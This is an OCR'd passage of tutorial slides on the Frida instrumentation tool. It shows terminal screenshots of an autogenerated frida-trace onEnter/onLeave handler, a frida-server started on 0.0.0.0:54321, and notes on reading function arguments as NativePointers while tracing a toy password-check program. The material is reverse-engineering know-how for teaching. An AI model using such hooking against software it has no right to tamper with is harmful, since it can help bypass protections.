

1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
/**
* Called synchronously when about to call sub_11a9.
*
* @param {function} log - Call this function with a string to be presented to the user.
* For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
* It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
* @param {object} state - Object allowing you to keep state across function calls.
* Only one JavaScript function will execute at a time, so do not worry about race-conditions.
* However, do not use this to store function arguments across onEnter/onLeave, but instead
* use "this" which is an object for keeping state local to an invocation.
*/
onEnter(log, args, state) {
log('sub_11a9()');
},
1,1 Comienzo
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.



1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
/**
* Called synchronously when about to call sub_11a9.
*
* @this {object} - Object allowing you to store state for use in onLeave.
* @param {array} args - Function arguments represented as an array of NativePointer objects.
* It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
* @param {object} state - Object allowing you to keep state across function calls.
* Only one JavaScript function will execute at a time, so do not worry about race-conditions.
* However, do not use this to store function arguments across onEnter/onLeave, but instead
* use "this" which is an object for keeping state local to an invocation.
*/
onEnter(log, args, state) {
log('sub_11a9()');
},
1,1 Comienzo
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.

FRIDA Linux (x)

- Arguments to a function call many times are UNKNOWN. So we may face a scenario trying to identify how many arguments (**and what type are!!!**).
- Arguments here ARE POINTERS (NativePointer) to where the argument is in memory.
- If you do not know the type… how to read?
- For example, a string with:

```
args[0].readUtf8String();
```


1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
/**
* Called synchronously when about to call sub_11a9.
*
* @this {object} - Object allowing you to store state for use in onLeave.
* @param {function} log - Call this function with a string to be presented to the user.
* @param {array} args - Function arguments represented as an array of NativePointer objects.
* For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
* @param {object} state - Object allowing you to keep state across function calls.
* However, do not use this to store function arguments across onEnter/onLeave, but instead
* use "this" which is an object for keeping state local to an invocation.
*/
onEnter(log, args, state) {
log('sub_11a9()');
},
1,1 Comienzo
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.


1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
*/
onEnter(log, args, state) {
log('sub_11a9()');
},
/**
* Called synchronously when about to return from sub_11a9.
*
* See onEnter for details.
*
* @this {object} - Object allowing you to access state stored in onEnter.
* @param {function} log - Call this function with a string to be presented to the user.
* @param {NativePointer} retval - Return value represented as a NativePointer object.
* @param {object} state - Object allowing you to keep state across function calls.
*/
onLeave(log, retval, state) {
}
}
31,1 Final
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.

FRIDA Linux (xi)

- **onEnter**: the moment the function is called, onEnter is invoked and its logic executed.
- In our autogenerated handler just:

